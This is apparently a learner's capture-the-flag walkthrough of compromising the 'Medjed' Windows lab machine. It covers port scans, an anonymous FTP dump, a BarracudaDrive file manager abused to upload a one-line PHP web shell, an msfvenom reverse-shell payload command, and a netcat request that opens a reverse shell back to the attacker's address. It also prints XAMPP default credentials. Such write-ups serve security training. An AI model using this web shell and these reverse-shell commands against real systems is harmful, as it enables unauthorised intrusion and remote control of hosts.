Medjed

Key Takeaways

- It is worth looking through the full scan, espescially if its in a lower range than what I'm used to seeing for RPC. I missed the web server /ftp on first glance
    - Try not to tunnel so soon. Look at all of my options first, although one seems like the likely path first enumeration should be through all services presented
- Play around with interfaces a little more for unfamiliar applications. not sure if it was broken or I didnt double click on the c drive the first time

Walkthrough

192.168.184.127

Started off by running rustscan against the target, I've heard its a good tool for quick recon

```
rustscan -a 192.168.184.127 --ulimit 5000

PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 125
139/tcp   open  netbios-ssn  syn-ack ttl 125
445/tcp   open  microsoft-ds syn-ack ttl 125
3306/tcp  open  mysql        syn-ack ttl 125
5040/tcp  open  unknown      syn-ack ttl 125
8000/tcp  open  http-alt     syn-ack ttl 125
30021/tcp open  unknown      syn-ack ttl 125
33033/tcp open  unknown      syn-ack ttl 125
44330/tcp open  unknown      syn-ack ttl 125
45332/tcp open  unknown      syn-ack ttl 125
45443/tcp open  unknown      syn-ack ttl 125
49664/tcp open  unknown      syn-ack ttl 125
```

```
49665/tcp open  unknown      syn-ack ttl 125
49666/tcp open  unknown      syn-ack ttl 125
49667/tcp open  unknown      syn-ack ttl 125
49668/tcp open  unknown      syn-ack ttl 125
49669/tcp open  unknown      syn-ack ttl 125
```

- rpc
- smb
- mysql
- a barracude web server

Running nmap on the target as well for service enumeration and the default scripts


```
nmap -sC -sV 192.168.184.127 -oA default_script

Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB 10.3.24 or later (unauthorized)
8000/tcp open  http-alt      BarracudaServer.com (Windows)
| http-methods:
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PR
OPPATCH LOCK UNLOCK
| http-webdav-scan:
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE,
MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|   Server Type: BarracudaServer.com (Windows)
|   Server Date: Thu, 14 Aug 2025 17:03:26 GMT
|_  WebDAV type: Unknown
|_http-server-header: BarracudaServer.com (Windows)
|_http-title: Home
| fingerprint-strings:
```


```
|   FourOhFourRequest, Socks5:
|     HTTP/1.1 200 OK
|     Date: Thu, 14 Aug 2025 17:01:26 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 14 Aug 2025 17:01:21 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 14 Aug 2025 17:01:31 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Thu, 14 Aug 2025 17:02:36 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>Barracu
daServer.com (Windows)</p></body></html>
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port8000-TCP:V=7.95%I=7%D=8/14%Time=689E1661%P=x86_64-pc-linu
x-gnu%r(Ge
```

Port 8000 barracuda server


Going to the web



It looks like a web site builder, that includes a blong and a cms server. After a few seconds it swaps the page to a set administator account page, so this seems like a product that was installed and then abandoned




I tried making an account




I set the credentials to admin:password123

It says I was able to successfully set the admin account




At the top of the page it says there is a web-file server and web-dav.



I generated a reverse shell exe and tried to upload it, but got a failed error stating invalid name

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.45.156 LPORT=4444 -f exe -o reverse.exe
```



Doing research on barracuda drive 6.5 exploit I found

https://www.exploit-db.com/exploits/48789

which may be useful ocne I get onto the system

I tried connecting to the webdav using cadaver and davtest, but both we're giving me errors

```
cadaver http://192.168.184.127:8000/fs/
```

so I guess time to look at other services

I was unable to authenticate to SQL with a null session or defaults

Looking through my autorecon results, there was a high port that had

Port 30021 a filezilla instance

```
tcp_30021_ftp_nmap.txt
scans > tcp30021 > tcp_30021_ftp_nmap.txt
# Nmap 7.95 scan initiated Thu Aug 14 13:08:01 2025 as: /usr/lib/nmap/nmap --privileged -vv --reason -Pn -T4 -sV -p 30021 "--s
Nmap scan report for 192.168.184.127
Host is up, received user-set (0.034s latency).
Scanned at 2025-08-14 13:08:01 EDT for 1s

PORT      STATE SERVICE REASON          VERSION
30021/tcp open  ftp     syn-ack ttl 125 FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp            536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp            130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp           1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 lib
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 log
| -r--r--r-- 1 ftp ftp             66 Nov 03  2020 package.json
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 public
| -r--r--r-- 1 ftp ftp            227 Nov 03  2020 Rakefile
| -r--r--r-- 1 ftp ftp            374 Nov 03  2020 README.md
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 test
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 tmp
|_drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 vendor
| banner: 220-FileZilla Server version 0.9.41 beta\x0D\x0A220-written by
|_Tim Kosse (Tim.Kosse@gmx.de)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 14 13:08:02 2025 -- 1 IP address (1 host up) scanned in 1.00 seconds
```

ftping to the server

```
ftp 192.168.184.127 30021 -a
```

it looks like nmap was able to authenticate anonymously and there is hat looks to be a git directory

I used wget to recursively download all of the directories

```
wget -r ftp://anonymous:pass@192.168.184.127:30021
```

didn't see anything super interesting there

```
┌──(kali㉿kali)-[~/pg/medjed/ftp/192.168.184.127:30021]
└─$ grep -ir "password" .
./config/initializers/filter_parameter_logging.rb:Rails.application.config.filter_parameters += [:password]
./Gemfile:# Use ActiveModel has_secure_password

┌──(kali㉿kali)-[~/pg/medjed/ftp/192.168.184.127:30021]
└─$ grep -ir "pass" .
./config/initializers/filter_parameter_logging.rb:Rails.application.config.filter_parameters += [:password]
./Gemfile:# Use ActiveModel has_secure_password

┌──(kali㉿kali)-[~/pg/medjed/ftp/192.168.184.127:30021]
└─$ grep -ir "username" .
```


I also cannot write files

```
┌──(kali㉿kali)-[~/pg/medjed]
└─$ touch testfile

┌──(kali㉿kali)-[~/pg/medjed]
└─$ ftp 192.168.184.127 30021 -a
Connected to 192.168.184.127.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
331 Password required for anonymous
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> touch testfile
?Invalid command.
ftp> put testfile
local: testfile remote: testfile
229 Entering Extended Passive Mode (|||51094|)
550 Permission denied
ftp>
```

Port 45443 a web server

Going to the site, it appears to be a flashcard game



According to ffuf I am able to pull the phpinfo page

```
}
200      GET      85l      149w     1266c http://192.168.184.127:45443/styles.css
200      GET     112l      279w     3023c http://192.168.184.127:45443/script.js
200      GET      28l       63w      887c http://192.168.184.127:45443/
200      GET      28l       63w      887c http://192.168.184.127:45443/Index.html
503      GET      11l       44w      408c http://192.168.184.127:45443/examples
200      GET      28l       63w      887c http://192.168.184.127:45443/index.html
403      GET      11l       47w      427c http://192.168.184.127:45443/licenses
200      GET    1065l     5641w    90784c http://192.168.184.127:45443/phpinfo.php
403      GET      11l       47w      427c http://192.168.184.127:45443/server-info
403      GET      11l       47w      427c http://192.168.184.127:45443/server-status
200      GET      28l       63w      887c http://192.168.184.127:45443/INDEX.html
200      GET    1065l     5641w    90784c http://192.168.184.127:45443/phpInfo.php
```

This gives me information about the system

PHP Version 7.3.23

System	Windows NT MEDJED 10.0 build 19042 (Windows 10) AMD64
Build Date	Sep 29 2020 11:09:36
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,TS,VC15
PHP Extension Build	API20180731,TS,VC15

- 64 bit architecture
- windows 10
-

Configuration

apache2handler

Apache Version	Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
Apache API Version	20120211
Server Administrator	postmaster@localhost
Hostname:Port	localhost:80
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	No
Server Root	C:/xampp/apache
Loaded Modules	core mod_win32 mpm_winnt http_core mod_so mod_access_compat mod_actions mod_alias mod_allowmethods mod_asis mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_groupfile mod_authz_host mod_authz_user mod_autoindex mod_cgi mod_dav_lock mod_dir mod_env mod_headers mod_include mod_info mod_isapi mod_log_config mod_cache_disk mod_mime mod_negotiation mod_proxy mod_proxy_ajp mod_rewrite mod_setenvif mod_socache_shmcb mod_ssl mod_status mod_version mod_php7

- confirms that this is a xampp server
- gives me the stack to look up the xampp version
  - Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23

Looking at the environment variables, I also get a username: Jerren

this also confirms the conputer name: Medjed

Environment

Variable	Value
no value	::=::\
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Users\Jerren\AppData\Roaming
CommonProgramFiles	C:\Program Files\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	MEDJED
ComSpec	C:\WINDOWS\system32\cmd.exe
DriverData	C:\Windows\System32\Drivers\DriverData
HOMEDRIVE	C:
HOMEPATH	\Users\Jerren
LOCALAPPDATA	C:\Users\Jerren\AppData\Local
LOGONSERVER	\\MEDJED
NUMBER_OF_PROCESSORS	2
OneDrive	C:\Users\Jerren\OneDrive
OS	Windows_NT
Path	C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Program Files (x86)\Yarn\bin\;C:\Program Files (x86)\nodejs\;C:\Ruby26-x64\bin;C:\Users\Jerren\AppData\Local\Microsoft\WindowsApps;C:\Users\Jerren\AppData\Local\Yarn\bin;C:\Users\Jerren\AppData\Roaming\npm;
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.RB;.RBW
PROCESSOR_ARCHITECTURE	AMD64
PROCESSOR_IDENTIFIER	AMD64 Family 23 Model 1 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL	23
PROCESSOR_REVISION	0102
ProgramData	C:\ProgramData

Knowing the webroot gives me an idea of where I need to try and put a file, but at this point I am unable to write files. doing some research this seems to be a bug and I should be able to do it through the web file system I saw earlier so I reverted the machine.

After reverting the machine i was able to browse the C drive in the web file system and I found some files with information that is probably helpful

```
# http://192.168.184.127:8000/fs/C/xampp/passwords.txt


### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]
```

```
3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and pass
words).
```


At this point I have a method of writing files through the baracuda file share thing so I write a php web shell to the same location as the phpinfo page c:\xampp\htdocs. This was the document_root variable defined under the apache environment section in the phpinfo page

SERVER_NAME	192.168.184.127
SERVER_ADDR	192.168.184.127
SERVER_PORT	45443
REMOTE_ADDR	192.168.45.156
DOCUMENT_ROOT	C:/xampp/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/xampp/htdocs
SERVER_ADMIN	postmaster@localhost


I used the following simple php web shell taking a parameter for commands from the url

```
<?php system($_GET['cmd']); ?>
```


then I uploaded it



can see it uploaded below




navigating to the page and sending a whoami I can see the user is the one we saw in the environment variables



I also wanted to see if I could just write an exe to this directory now. I could upload the one i previously made before

I turned on burp and captured a request going to my webshell so I could send it to repeater and work from there




The output above confirms my shell is there, so I started a listener and wanted to see if I could just execute it from the web shell

Running the reverse shell I made earlier reverse.exe from the webshell didn't work for some reason. I get a connection in my listener, but no command execution. This led me to think maybe I can just download nc too and then make a connection back like that.

```
GET /phpshell.php?cmd=nc.exe 192.168.45.156 1234 -e cmd HTTP/1.1
```

this worked a bit better and I get a stable shell



Enumerating my permissions

```
whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
medjed\jerren S-1-5-21-242175207-3260895204-4250494957-1003


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
